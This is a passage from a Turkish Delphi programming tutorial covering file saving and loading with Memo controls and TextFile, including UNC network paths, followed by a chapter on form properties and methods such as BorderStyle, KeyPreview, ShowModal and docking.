      Memo1.Lines.SaveToFile(dosya);//Kaydet
    end;
end;
```

Programınızı çalıştırıp button kontrolüne tıkladıktan sonra, seçmiş olduğunuz yolda "txt" uzantılı dosyanız oluşacaktır.



Şimdi bu dosyanın üzerine mous ile çift tıklayarak açın. Notpad te açılacak olan dosyanın içeriği "Memo" kontrolünüzdeki içerikle aynı olacaktır.




Şimdi de aynı uygulamayı Network ortamı için oluşturalım. Tasarımınızda hiç bir değişiklik yapmadan kodu aşağıdaki şekilde değiştiriniz.

```
procedure TForm1.Button2Click(Sender: TObject);
begin
  if DirectoryExists('\\EFSANE\gazi') Then//Klasör varsa
    Memo1.Lines.SaveToFile('\\EFSANE\gazi\zeki.txt');
end;
```

Kodlamada yapılan işlem şudur. "A" bilgisayarından (kendi makineniz) "EFSANE" isimli diğer bilgisayarda bulunan "gazi" klasörünün içerisinde "zeki.txt" dosyası oluşturularak "Memo" kontrolündeki içerik bu dosyaya aktarılmaktadır.

Sanıyorum artık "UNC" path kavramını kavramışsınızdır. Standart path belirterek yapacağınız tüm işlemleri "UNC" path belirterek de yapabilirsiniz.

Şimdi de ikinci durumu incelemeye başlayalım. Amacımız herhangi bir txt (log-bat-ini) dosyasındaki bilgileri kontrol içerisine alarak kullanıcıya göstermektir. Formunuzun üzerine bir adet "Memo" ve bir adet "OpenDialog" kontrolü ekleyerek aşağıdaki form tasarımını oluşturunuz.



Aşağıdaki kodlarıda Button kontrolünün "OnClick" yordamına ekleyiniz.

```
procedure TForm2.Button1Click(Sender: TObject);
var
  dosya:AnsiString;
begin
  OpenDialog1.Title:='Dosya Aç';
  OpenDialog1.Filter:='Text Dosyaları|*.txt;Log Dosyaları|*.log';
  if OpenDialog1.Execute Then
    begin
      dosya:=OpenDialog1.FileName;
      Memo1.Lines.LoadFromFile(dosya);//Memoya Al
    end;
end;
```

Aynı uygulamayı şimdi de "UNC" Path kullanarak diğer bir bilgisayar için deneyelim. Programınızın tasarımında hiç bir değişiklik yapmadan Button kontrolünün "OnClick" yordamındaki kodu aşağıdaki şekilde değiştirip uygulamanızı çalıştırınız. Şayet herhangi bir hata yapmadı iseniz dosya içeriğinin "Memo" kontrolüne aktarıldığını göreceksiniz.

```
procedure TForm2.Button2Click(Sender: TObject);
begin
  if FileExists('\\EFSANE\gazi\zeki.txt') Then //Dosya Varsa
    begin
      Memo1.Lines.LoadFromFile('\\EFSANE\gazi\zeki.txt');
      ShowMessage('Dosya Başarıyla Açıldı');
    end
  else
    ShowMessage('Dosya Bulunamadı');
end;
```

"TextFile" Kullanarak Dosyadan Veri Okumak:

Aşağıda aynı örnekler Sıralı Erişimli dosya mantığı kullanılarak çözülmektedir. İlk olarak dosyada bulunan içeriğin Memo kontrolünde gösterilmesini inceleyelim.

```
procedure TForm2.Button3Click(Sender: TObject);
var
  oku:TextFile;//Dosya göstermek için tanımlandı
  satir:AnsiString;
begin
  AssignFile(oku,'c:\gazi\zeki.txt');//Dosyayı göster
  Reset(oku);//Aç
  While not eof(oku) do  //Dosya sonuna kadar ok
    begin
      Readln(oku,satir);//satır satır oku satir değişkenine aktar
      Memo1.Lines.Add(satir);//Memo ya yaz
    end;
end;
```

Kod satırlarını inceleyecek olursanız;

"**AssignFile**" methodu sayesinde içeriği okunacak dosya referans gösterilmektedir.

"**Reset**" methoduyla referans gösterilen dosyanın sıralı erişim modunda açılması sağlanmaktadır.

"**ReadLn**" methoduyla da dosya satır satır okunup "Memo" kontrolüne aktarılmaktadır.

Aynı örneği "SaveDialog" penceresi kullanarak yapmak isterseniz kodunuzu aşağıdaki şekilde değiştirmeniz gerekecektir.

```
procedure TForm2.Button4Click(Sender: TObject);
var
  oku:TextFile;//Dosya göstermek için tanımlandı
  satir,yol:AnsiString;
begin
  OpenDialog1.Title:='Dosya Aç';
  OpenDialog1.Filter:='Text Dosyaları|*.txt;Tüm Dosyalar|*.*';
  if OpenDialog1.Execute Then
  begin
    yol:=OpenDialog1.FileName;
    AssignFile(oku,yol);//Dosyayı göster
    Reset(oku);//Aç
    While not eof(oku) do  //Dosya sonuna kadar ok
      begin
        Readln(oku,satir);//okunan satırı satir değişkenine at
        Memo1.Lines.Add(satir);//Memo ya yaz
      end;
  end;
end;
```

"TextFile" Kullanarak Dosyaya Veri Yazmak:

Bu bölümde "TextFile" dosya değişkeni kullanarak "Memo" kontrolündeki bilgileri "txt" uzantılı dosyaya nasıl kaydedebileceğinizi göstereceğim. Formunuzu aşağıdaki şekilde tasarlayın.

Aşağıdaki kodları da Button kontrolünün "OnClick" Event ına yazınız.

```
procedure TForm1.Button3Click(Sender: TObject);
var
  yaz:TextFile;
  satir,yol:AnsiString;
  i:Integer;
begin
  i:=0;
  SaveDialog1.Title:='Dosya Kaydet';
  Savedialog1.DefaultExt:='txt';//uzantı yazılmazsa txt kabulet
  if SaveDialog1.Execute Then
    begin
      yol:=SaveDialog1.FileName;
      AssignFile(yaz,yol);//dosyayı referans et
      RewRite(yaz);//yazma modunda aç
      Repeat
        WriteLn(yaz,Memo1.Lines[i]);//tüm satırları yaz
        inc(i);
      Until i>Memo1.Lines.Count-1;
       CloseFile(yaz);//dosyayı kapat
    end;
end;
```

Yukarıdaki örneklerin ikisinde de "UNC" Path kullanabilirsiniz. Şayet hata yapmazsanız dosyalama işlemleriniz başarıyla gerçekleşecektir.


BÖLÜM 13
DELPHI KONTROLLERİ

Form Özellikleri:

Windows tabanlı uygulamalar bir çok formun beraberce kullanılmasından oluşmaktadır. Bu yüzden ilk olarak formlara ait özelliklere değinmek istiyorum. Aşağıda bu kontrole ait tüm özellikler detaylı olarak incelenmektedir.

- **Form1.Caption**

Formun başlığındaki içerik bu özellikle öğrenilebileceği gibi, içeriği değiştirmek için de yine bu özellikten faydalanabilirsiniz.




Button kontrollerine ait kodlar aşağıda verilmiştir.

```
procedure TForm1.Button1Click(Sender: TObject);
//Başlığı Belirle
begin
  Form1.Caption:='Prestige Education Center';//başlıkta yaz
end;
procedure TForm1.Button2Click(Sender: TObject);
//Başlığı Öğren
var
  metin:AnsiString;
begin
  metin:=Form1.Caption;//değişkene aktar
  ShowMessage(metin);
end;
```

Bu özellik AnsiString tipte bir veri barındırmaktadır. Bu yüzden aktaracağınız değer sayısal içerik barındırıyorsa tip dönüştürme işlemi uygulamanız gerekecektir.

- **Form1.AutoScroll**

Bu özellik sayesinde formun içerisindeki kontroller forma sığmadığı zaman kaydırma çubuklarının eklenip eklenmeyeceğini belirlemek için kullanılan bir özelliktir.



Sol taraftaki formun "AutoScroll" değerine "False" atanmış olup, sağ taraftaki formun "AutoScroll" özelliği "True" değerini barındırmaktadır. Kod penceresinden bu özelliğe aşağıdaki şekilde değer atayabilirsiniz.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Form1.AutoScroll:=True;//kaydırma çubuklarını ekle
end;
```

- **Form1.Position**

Formun ekranda açılacağı yeri belirleyen özelliğidir. Aşağıda alabileceği değerler izah edilmiştir.

Position	Sonuç
poScreenCenter	Ekranın Ortasında Açılır
poDesigned	Tasarım Anındaki Koordinatlarda Açılır
poMainFormCenter	Ana Formun Ortasında
poDesktopCenter	Ekran Ortasında Açılır
poOwnerFormCenter	Üyesi Olduğu Formun Ortasında

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Form1.AutoScroll:=True;
  Form1.Position:=poScreenCenter;//ekranın ortasında
end;
```

- **Form1.WindowState**

Formun açılış anındaki boyutunu ayarlayan özelliğidir (Ekranı kapla-taskbarda açıl, tasarım anındaki yerinde vs.). Alabileceği değerler aşağıda verilmiştir.

WindowState	Sonuç
wsMinimized	TaskBar da Açıl
wsMaximized	Ekranı Kapla
wsNormal	Tasarım Anındaki Boyutuyla Açıl

Kodla aşağıdaki şekilde değiştirmeniz mümkün olacaktır.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Form1.AutoScroll:=True;
  Form1.WindowState:= wsMinimized;//Taskbar da açıl
end;
```

- **Form1.Visible**

Formun gözüküp gözükmemesini sağlayan özelliğidir. Properties penceresinden ayarlayabileceğiniz gibi, Unit penceresinden de aşağıdaki şekilde değiştirebilirsiniz.


```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Form1.Visible:=True;//Formu gizle
end;
```

- **Form1.BorderStyle**

Formun görünüşünü ve çerçeve şeklini ayarlayan özelliğidir. Aşağıda alabileceği tüm değerler verilmiştir.

BorderStyle	Sonuç
bsNone	Başlık kısmı olmayan, taşınamaz,boyutlandırılamaz
bsDialog	Taşınabilir, Fakat Boyutlandırılamaz,Man Max yok
bsSingle	Taşınabilir,Boyutlandırılamaz, Min Max Buttonu var
bsSizeable	Var sayılan değer. Taşıma,Boyutlandırma serbest
bsSizeToolWin	Formun başlık kısmı ufalır.Max,Min Buttonu yok
bsToolWindow	Formun Başlık kısmı ufalır. Boyutlandırılamaz

Aşağıdaki pencere "BorderStyle" özelliğine "bsNone" değerini aktardıktan sonra oluşmuştur. Formun başlık kısmının bulunmadığına ve kullanıcı tarafından boyutlandırılamayacağına dikkat ediniz. Ayrıca boyutlarının değiştirilmesinin mümkün olamayacağını da belirtelim.




```
procedure TForm1.FormCreate(Sender: TObject);
begin
   Form1.AutoScroll:=True;
  Form1.BorderStyle:=bsNone;
end;
```


Aşağıdaki pencerede "BorderStyle" özelliğine "bsToolWindow" değeri aktarıldıktan sonra gösterilmiştir. Max –Min düğmelerinin bulunmadığına ve başlığın daha da küçüldüğüne lütfen dikkat ediniz.


```
procedure TForm1.FormCreate(Sender: TObject);
//BorderStyle
begin
  Form1.AutoScroll:=True;
  Form1.BorderStyle:=bsToolWindow;
end;
```

- **Form1.ActiveControl**

O anda kontrolün hangi kontrolde olduğunu öğrenebileceğiniz özelliğidir. Aşağıdaki örnekte cursor hangi kontrolde ise formun başlığında o kontrolün ismini yazdıracağız.

Projenize bir adet "Timer", iki adet "Edit" kontrolü yerleştirip, aşağıdaki kodları da formunuza ekleyiniz.



Programa ait kod satırları aşağıda verilmiştir.

```
procedure TForm1.FormCreate(Sender: TObject);

begin
  Timer1.Interval:=10;
  Timer1.Enabled:=True;
end;

procedure TForm1.Timer1Timer(Sender: TObject);

begin
  if Form1.ActiveControl=Edit1 then
    Form1.Caption:='Şu Anda Kontrol Edit1 de'
  else if Form1.ActiveControl=Edit2 Then
    Form1.Caption:='Şu Anda Kontrol Edit2 de';
end;
```

Şimdi aynı işlemi "**Idle**" olayı yaratıp çözeceğim. Tasarımınızda hiçbir değişiklik yapmadan Unit pencerenizde bulunan kodları aşağıdaki şekilde değiştiriniz.

```
  private
    { Private declarations }
    procedure kontrol(sender:TObject;var deg:Boolean);//Eklemeyi unutmayın
  public
    { Public declarations }
  end;
implementation
{$R *.dfm}procedure TForm1.FormCreate(Sender: TObject);
begin
  Application.OnIdle:=kontrol;//İşlet
end;
procedure TForm1.kontrol(sender: TObject; var deg: Boolean);
//Program uyuduğunda işleyecek olan kod bloğu
begin
  if Form1.ActiveControl=Edit1 then
    Form1.Caption:='Şu Anda Kontrol Edit1 de'
  else if Form1.ActiveControl=Edit2 Then
    Form1.Caption:='Şu Anda Kontrol Edit2 de';
end;
```

İlk olarak "Private" bölümünde "kontrol" isimli prosedürü tanımlayın. Ardından cursor bu satırda iken "Ctrl+Shift+C" tuşlarına beraberce basın (prosedür kod bloğunu otomatik olarak oluşturacaktır). Son olarak diğer kodları ekleyin ve programı çalıştırın. Aynı sonucun oluştuğunu göreceksiniz (Idle olayı daha önceki bölümlerde izah edilmiştir).

- **Form1.FormStyle**

Formunuzun "MDI" form veya "SDI" form olmasını belirleyen özelliğidir. Bir formun "MDI" olması daha sonraki bölümde izah edilecektir. Alabileceği değerler aşağıda verilmiştir.

FormStyle	Sonuç
fsNormal	SDI Form Oluşturur. Varsayılan değer budur.
fsMDIForm	MDI Form oluşturur
fsMDIChild	MDI Yavru formu oluşturur.
fsStayOnTop	Bu özellik Formun hep en üstte kalmasını sağlar

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Form1.FormStyle:=fsStayOnTop;//Hep en üstte kal
end;
```

- **Form1.BorderWidth**


Formun kullanılmayacak olan kenar kalınlığını belirlemek için kullanılan özelliğidir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Form1.FormStyle:=fsStayOnTop
  Form1.BorderWidth:=50;
end;
```

- **Form1.KeyPreview**

Çalışma anında cursor "Edit1" kontrolünde iken klavyeden herhangi bir tuşa basıldığı anda "Edit1" kontrolünün KeyDown (KeyUp ve Keypress) Event ları işleyecektir. Yani basılan tuştan ilk olarak bu kontroller haberdar olacaktır. Şayet Form un "KeyPreview" özelliğini "True" yaparsanız bu durumda basılan tuş ilk olarak Form un yukarıdaki yordamlarını işletecektir. Bu özelliği iyi anlamanız için aşağıda verilen iki örneği dikkatlice inceleyiniz.

Formunuzun üzerine iki adet "Edit" kontrolü yerleştirip (Formun Keypreview özelliği henüz false) aşağıdaki kodları Unit pencerenize ekleyiniz.




```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Form1.KeyPreview:=False;
end;
procedure TForm1.Edit1KeyDown(Sender: TObject; var Key: Word;
  Shift: TShiftState);
begin
 if Key=VK_LEFT Then //sol yön tuşu basıldıysa
  Edit1.Left:=Edit1.Left-50 //50 birim sola
 else if Key=VK_RIGHT Then //sağ yön tuşu basıldıysa
  Edit1.Left:=Edit1.Left+50 //50 birim sağa
end;
```

Uygulamanızı çalıştırıp cursor u Edit1 kontrolüne tıkladıktan sonra sol ve sağ yön tuşlarına basın, kontrolünüz yatay olarak hareket edecektir.

Peki cursor Edit2 de iken (veya başka bir kontrolde de olabilir) yön tuşlarına basarak Edit1 kontrolünü her zaman nasıl hareket ettirebilirsiniz. İşte burada Formun "KeyPreview" özelliğini devreye sokarak işlemi halledebiliriz. Bu özelliğe true değerini aktarırsanız, ilk olarak Formun KeyDown olayı işleyecek sorun da çözülecektir (Bilhassa grafiksel oyunlarda çok kullanılan bir özelliktir).

Kodunuzu aşağıdaki şekilde değiştiriniz.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Form1.KeyPreview:=True;
end;
procedure TForm1.FormKeyDown(Sender: TObject; var Key: Word;
  Shift: TShiftState);
begin
  if Key=VK_LEFT Then //sol yön tuşu basıldıysa
  Edit1.Left:=Edit1.Left-50 //50 birim sola
 else if Key=VK_RIGHT Then //sağ yön tuşu basıldıysa
  Edit1.Left:=Edit1.Left+50 //50 birim sağa
end;
```

Şimdi programınızı çalıştırırsanız cursor un olduğu kontrol önem arz etmeyecek, yön tuşlarına ne zaman basarsanız basın "Edit1" kontrolünüz yatay olarak hareket edecektir.

- **Form1.Show**

Formu ekranda göstermek için kullanılan method'dur. Unutmayın açmak istediğiniz Forma ait Unit'i , aktif formun Unit'ine eklemeyi unutmayınız (Zaten aksini söylemezseniz, kendisi bu işlemi otomatik olarak yapacaktır).

```
//uses Unit1 i eklemeyi unumayınız
procedure TForm1.Button3Click(Sender: TObject);
//Formu aç
begin
  Form1.Show; //form1 i aç
end;
```

- **Form1.ShowModal**

"Form1.Show" ile aynı işi yapar. Aralarındaki fark modal olarak açılan formlar kapatılmadan diğer formlardan hiçbiri aktifleştirilemez.

```
//uses Unit1 i eklemeyi unumayınız
procedure TForm1.Button3Click(Sender: TObject);
//Formu aç
begin
  Form1.ShowModal; //form1 i modal aç
end;
```

- **Form1.Hide**

Formu gizlemek için kullanılan özelliğidir. "Form1.Visible:=false" ile aynı işi yapar.

```
procedure TForm1.Button3Click(Sender: TObject);
begin
  Form1.Hide;//Formu gizle
end;
```

- **Form1.Close**

Formu kapatmak için kullanılan methotdur. Şayet açık başka form yoksa programı kapatan komut olacaktır.

```
procedure TForm1.Button3Click(Sender: TObject);
begin
  Form1.Close;//Formu kapat
End;
```

- **Form1.ClientWidth**

Formun yatay genişliğinden çerçeve kalınlığını çıkardıktan sonra kalan uzunluğu ifade eden özelliğidir.

- **Form1.ClientHeight**

Formun yüksekliğinden çerçeve kenarlığını çıkardıktan sonra kalan yüksekliğini belirleyen özelliğidir.

- **Form1.Width**

Formun yatay uzunluğunu belirleyen özelliğidir.

```
Procedure TForm1.FormCreate(Sender: TObject);
begin
  Form1.Width:=250;
end;
```

- **Form1.Height**

Formun düşey yüksekliğini belirleyen özelliğidir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Form1.Width:=250;//uzunluk
  Form1.Height:=250;//yükseklik
end;
```

Aşağıdaki şekilde formun boyutlarıyla oynayarak basit bir animasyon programı geliştirebilirsiniz.

Uygulama için formunuzun üzerine sadece bir adet "Timer" kontrolü yerleştirmeniz yeterli olacaktır. "Timer" kontrolünün properties den "Interval" özelliğine "50" girmeyi unutmayın (yoksa çok ağır hareket eder).

```
procedure TForm1.Timer2Timer(Sender: TObject);
//Animasyon yarat
{$j+}//Eklemeyi unutmayın
Const
  yon:Boolean=False;
begin
  if yon=false then
    begin
      if Form1.Width>500 Then
        begin
          yon:=true;
        end
      else
        begin
          Form1.Width:=Form1.Width+10;
        end;
    end
```

```
  else
    begin
      if Form1.Width<200 Then
        begin
          yon:=false;//ilk kısım işlesin
        end
      else
        begin
          Form1.Width:=Form1.Width-10;//Formun genişliğini azalt
        end
    end;
end;
```


- **Form1.Icon**

Formunuzun başlığında yer alan iconu belirleyen özelliğidir. Unit penceresinden aşağıdaki şekilde değiştirebilirsiniz.

```
procedure TForm1.Button3Click(Sender: TObject);
begin
  Form1.Icon.LoadFromFile('C:\Winnt\SearchPDFWinColor.ico');//Yükle
end;
```

- **DockSite-DragKind-DragMode**


Fomların taşınması, bırakılması, diğer nesneleri kabullenebilmesi için gerekli ayarların yapılabildiği özelliklerdir. Aşağıdaki örneği adım adım inceleyerek gerekli ayarlamaları yapınız.




Yukarıdaki gibi Formunuzun üzerine iki adet “Panel”, iki adet “Shape” kontrolü yerleştirip, “Align” özelliklerini birinin “Left” diğerinin” Right” yapın.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Panel1.DockSite:=true;
  panel2.DockSite:=true;
  Form1.DockSite:=False;
  Shape1.DragKind:=dkDock;
  Shape2.DragKind:=dkDock;
  Shape1.DragMode:=dmAutomatic;
  Shape2.DragMode:=dmAutomatic;
end;
```

Programı çalıştırdıktan sonra "Shape" kontrollerini mous sol tuşu basılıyken sürükleyip panellerin üzerine getirip bırakın, ekran görüntünüz aşağıdaki gibi olacaktır.



